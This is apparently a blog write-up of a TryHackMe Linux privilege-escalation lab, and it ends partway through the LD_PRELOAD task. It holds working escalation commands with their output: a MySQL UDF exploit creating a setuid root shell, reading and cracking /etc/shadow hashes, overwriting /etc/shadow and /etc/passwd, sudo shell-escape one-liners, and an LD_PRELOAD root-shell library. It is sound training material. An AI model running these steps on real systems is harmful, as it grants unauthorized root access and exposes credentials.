LEARN SECURITY

Blog about Security Write-ups, tools and interesting tech stuff.

HOME

July 12, 2020


LINUX PRIVESC - TRYHACKME

This write-up is based on the Linux PrivEsc room from Try Hack Me:- https://tryhackme.com/room/linuxprivesc

[Task 1] Deploy the Vulnerable Debian VM

#1 Deploy the VM

#2 SSH in to the VM using the credentials given and run the id command



```
kali@kali:/tmp$ ssh user@10.10.214.68
user@10.10.214.68's password:
Linux debian 2.6.32-5-amd64 #1 SMP Tue May 13 16:34:35 UTC 2014 x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jul 11 07:29:05 2020 from ip-10-9-6-174.eu-west-1.compute.internal
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ 
```


[Task 2] Service Exploit

This task is to exploit the following vulnerability in MySql:-

The exploit is available here:-
https://www.exploit-db.com/exploits/1518


The create of the room has already made the exploit file - raptor_udf2.c on the VM at location:-
/home/user/tools/mysql-udf

Then run the following commands as asked:



```
user@debian: ~/tools/mysql-udf 190x43

user@debian:~/tools/mysql-udf$ cd /home/user/tools/mysql-udf
user@debian:~/tools/mysql-udf$ gcc -g -c raptor_udf2.c -fPIC
user@debian:~/tools/mysql-udf$ gcc -g -shared -Wl,-soname,raptor_udf2.so -o raptor_udf2.so raptor_udf2.o -lc
user@debian:~/tools/mysql-udf$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 35
Server version: 5.1.73-1+deb6u1 (Debian)

Copyright (c) 2000, 2013, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> create table foo(line blob);
Query OK, 0 rows affected (0.00 sec)

mysql> insert into foo values(load_file('/home/user/tools/mysql-udf/raptor_udf2.so'));
Query OK, 1 row affected (0.00 sec)

mysql> select * from foo into dumpfile '/usr/lib/mysql/plugin/raptor_udf2.so';
Query OK, 1 row affected (0.01 sec)

mysql> create function do_system returns integer soname 'raptor_udf2.so';
Query OK, 0 rows affected (0.00 sec)

mysql> select do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash');
+------------------------------------------------------------------+
| do_system('cp /bin/bash /tmp/rootbash; chmod +xs /tmp/rootbash') |
+------------------------------------------------------------------+
|                                                                0 |
+------------------------------------------------------------------+
1 row in set (0.02 sec)

mysql> 
```

Get the root shell:




```
mysql> exit
Bye
user@debian:~/tools/mysql-udf$ pwd
/home/user/tools/mysql-udf
user@debian:~/tools/mysql-udf$ /tmp/rootbash -p
rootbash-4.1# id
uid=1000(user) gid=1000(user) euid=0(root) egid=0(root) groups=0(root),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),1000(user)
rootbash-4.1# whoami
root
rootbash-4.1#
```

Learning from this task:-

- Avoid running applications as "root"
- Patch things and stay up to date.

#1 What is the root user's password hash?




```
user@debian:/tmp 173x36
user@debian:/tmp$ ls -lrt /etc/shadow
-rw-r--rw- 1 root shadow 837 Aug 25  2019 /etc/shadow
user@debian:/tmp$ cat /etc/shadow
root:$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0:17298:0:99999:7:::
daemon:*:17298:0:99999:7:::
bin:*:17298:0:99999:7:::
sys:*:17298:0:99999:7:::
sync:*:17298:0:99999:7:::
games:*:17298:0:99999:7:::
man:*:17298:0:99999:7:::
lp:*:17298:0:99999:7:::
mail:*:17298:0:99999:7:::
news:*:17298:0:99999:7:::
uucp:*:17298:0:99999:7:::
proxy:*:17298:0:99999:7:::
www-data:*:17298:0:99999:7:::
backup:*:17298:0:99999:7:::
list:*:17298:0:99999:7:::
irc:*:17298:0:99999:7:::
gnats:*:17298:0:99999:7:::
nobody:*:17298:0:99999:7:::
libuuid:!:17298:0:99999:7:::
Debian-exim:!:17298:0:99999:7:::
sshd:*:17298:0:99999:7:::
user:$6$M1tQjkeb$M1A/ArH4JeyF1zBJPLQ.TZQR1locUlz0wIZsoY6aDOZRFrYirKDW5IJy32FBGjwYpT2O1zrR2xTROv7wRIkF8.:17298:0:99999:7:::
statd:*:17299:0:99999:7:::
mysql:!:18133:0:99999:7:::
user@debian:/tmp$
```

As we can see that hashes of root and user are exposed, which can be cracked offline!

#2 What hashing algorithm was used to produce the root user's password hash?

We can use john the ripper to crack the password which also tells us the hashing algorithm used.
We can use another tool named "hashid" to determine the hash types.

#3 What is the root user's password?



```
kali@kali: /tmp 173x36
kali@kali:/tmp$ sudo john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
[sudo] password for kali:
Using default input encoding: UTF-8
Loaded 1 password hash ([redacted], crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]        (?)
1g 0:00:00:00 DONE (2020-07-11 09:39) 2.173g/s 3339p/s 3339c/s 3339C/s cuties..mexico1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
kali@kali:/tmp$
kali@kali:/tmp$ hashid hash.txt
--File 'hash.txt'--
Analyzing '$6$Tb/euwmK$OXA.dwMeOAcopwBl68boTG5zi65wIHsc84OWAIye5VITLLtVlaXvRDJXET..it8r.jbrlpfZeMdwD3B0fGxJI0'
[+] [redacted]
--End of file 'hash.txt'--kali@kali:/tmp$
```


Use the cracked password of the root to login using SSH.

Learning from this task:-

- /etc/shadow permission should not be readable by "others" (NOT world-readable)

[Task 4] Weak File Permissions - Writable /etc/shadow

The /etc/shadow file on the VM is not only world readable, it is also world writable. This can be abused by changing the hash of root to a new hash for which we know the plain text password.
"mkpasswd" utility is used to create a new sha 512 password. Replace the new hash for root using vi.



```
user@debian:~$ ls -lrt /etc/shadow
-rw-r--rw- 1 root shadow 837 Aug 25  2019 /etc/shadow
user@debian:~$ cp /etc/shadow /tmp/shadow.bkup
user@debian:~$ mkpasswd -m sha-512 123456
$6$ZxpHZ5Hjy$8117Tr3D2Fu/DkfiFQAgWzPKDdSNBtHg.g8b02p1uzr0LbnqvJA/5N8AhUnkOvfJtjhPVN.pcaEuChAS8KjpP0
user@debian:~$ vi /etc/shadow
user@debian:~$ cat /etc/shadow| grep root
root:$6$ZxpHZ5Hjy$8117Tr3D2Fu/DkfiFQAgWzPKDdSNBtHg.g8b02p1uzr0LbnqvJA/5N8AhUnkOvfJtjhPVN.pcaEuChAS8KjpP0:17298:0:99999:7:::
user@debian:~$
```

SSH to the VM with root user and new password "123456"

Learning from this task:-


- /etc/shadow permission should be not be writable by "others" (NOT world-writable)

[Task 5] Weak File Permissions - Writable /etc/passwd

#1 Run the "id" command as the newroot user. What is the result?


This task is to abuse the write permission for "others" on /etc/passwd file.

Edit the root user password:



```
user@debian:~$ ls -lrt /etc/passwd
-rw-r--rw- 1 root root 1009 Aug 25  2019 /etc/passwd
user@debian:~$ cat /etc/passwd|grep root
root:x:0:0:root:/root:/bin/bash
user@debian:~$ openssl passwd 12345
V3De9Nmvbxf86
user@debian:~$ vi /etc/passwd
user@debian:~$ id
uid=1000(user) gid=1000(user) groups=1000(user),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev)
user@debian:~$ su root
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

Or Create a new user - "newroot" with id=0:-




```
-rw-r--rw- 1 root root 1021 Jul 11 14:45 /etc/passwd
user@debian:~$ cat /etc/passwd| grep newroot
user@debian:~$ vi /etc/passwd
user@debian:~$ vi /etc/passwd
user@debian:~$ cat /etc/passwd| grep newroot
newroot:V3De9Nmvbxf86:0:0:root:/newroot:/bin/bash
user@debian:~$ openssl passwd 1234
s3VDLYPdX4PuQ
user@debian:~$ vi /etc/passwd
user@debian:~$ su newroot
Password:
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

Learning from this task:-

- /etc/passwd permission should be not be writable by "others" (NOT world-writable)

[Task 6] Sudo - Shell Escape Sequence

# How many programs is "user" allowed to run via sudo?



```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH

User user may run the following commands on this host:
    (root) NOPASSWD: /usr/sbin/iftop
    (root) NOPASSWD: /usr/bin/find
    (root) NOPASSWD: /usr/bin/nano
    (root) NOPASSWD: /usr/bin/vim
    (root) NOPASSWD: /usr/bin/man
    (root) NOPASSWD: /usr/bin/awk
    (root) NOPASSWD: /usr/bin/less
    (root) NOPASSWD: /usr/bin/ftp
    (root) NOPASSWD: /usr/bin/nmap
    (root) NOPASSWD: /usr/sbin/apache2
    (root) NOPASSWD: /bin/more
user@debian:~$
```

Count them :)

Here are various ways the sudo permission of these programs can be abused:


- sudo iftop ====> then ====> !/bin/bash
- sudo find /home -exec /bin/bash \;
- sudo nano ====> then ====> ^R^X ====> reset; sh 1>&0 2>&0
- sudo vim -c '!sh'
- sudo man man ====> then ====> !/bin/bash
- sudo awk 'BEGIN {system("/bin/sh")}'
- sudo less /etc/hosts ====> then ====> !/bin/bash

- TERM= sudo more /etc/profile ====> the ====> !/bin/sh

#2 One program on the list doesn't have a shell escape sequence on GTFOBins. Which is it?
Easy to figure out - A famous web server.

#3 Consider how you might use this program with sudo to gain root privileges without a shell escape sequence.

Abuse option which this application provide:



```
user@debian:~$ sudo apache2 -f /etc/shadow
Syntax error on line 1 of /etc/shadow:
Invalid command 'root:$6$ZxpHZ5Hjy$8117Tr3D2Fu/DkfiFQAgWzPKDdSNBtHg.g8b02p1uzr0LbnqvJA/5N8AhUnkOvfJtjhPVN.pcaEuChAS8KjpP0:17298:0:99999:7:::', perhaps misspelled or defined
by a module not included in the server configuration
user@debian:~$
```

Learning from this task:-

- SUDO permissions can be abused and thus should be provided very carefully and with proper authentication.


[Task 7] Sudo - Environment Variables

Read these articles first to gain more understanding of this topic:-


https://jvns.ca/blog/2014/11/27/ld-preload-is-super-fun-and-easy/

https://rafalcieslak.wordpress.com/2013/04/02/dynamic-linker-tricks-using-ld_preload-to-cheat-inject-features-and-investigate-programs/

Follow the steps given:



```
user@debian:~$ sudo -l
Matching Defaults entries for user on this host:
    env_reset, env_keep+=LD_PRELOAD, env_keep+=LD_LIBRARY_PATH
```



```
user@debian:~$ cat  /home/user/tools/sudo/preload.c
#include <stdio.h>
#include <sys/types.h>
#include <stdlib.h>

void _init() {
        unsetenv("LD_PRELOAD");
        setresuid(0,0,0);
        system("/bin/bash -p");
}
user@debian:~$ gcc -fPIC -shared -nostartfiles -o /tmp/preload.so /home/user/tools/sudo/preload.c
user@debian:~$ sudo LD_PRELOAD=/tmp/preload.so iftop
root@debian:/home/user# id
uid=0(root) gid=0(root) groups=0(root)
root@debian:/home/user#
```

What just happened?

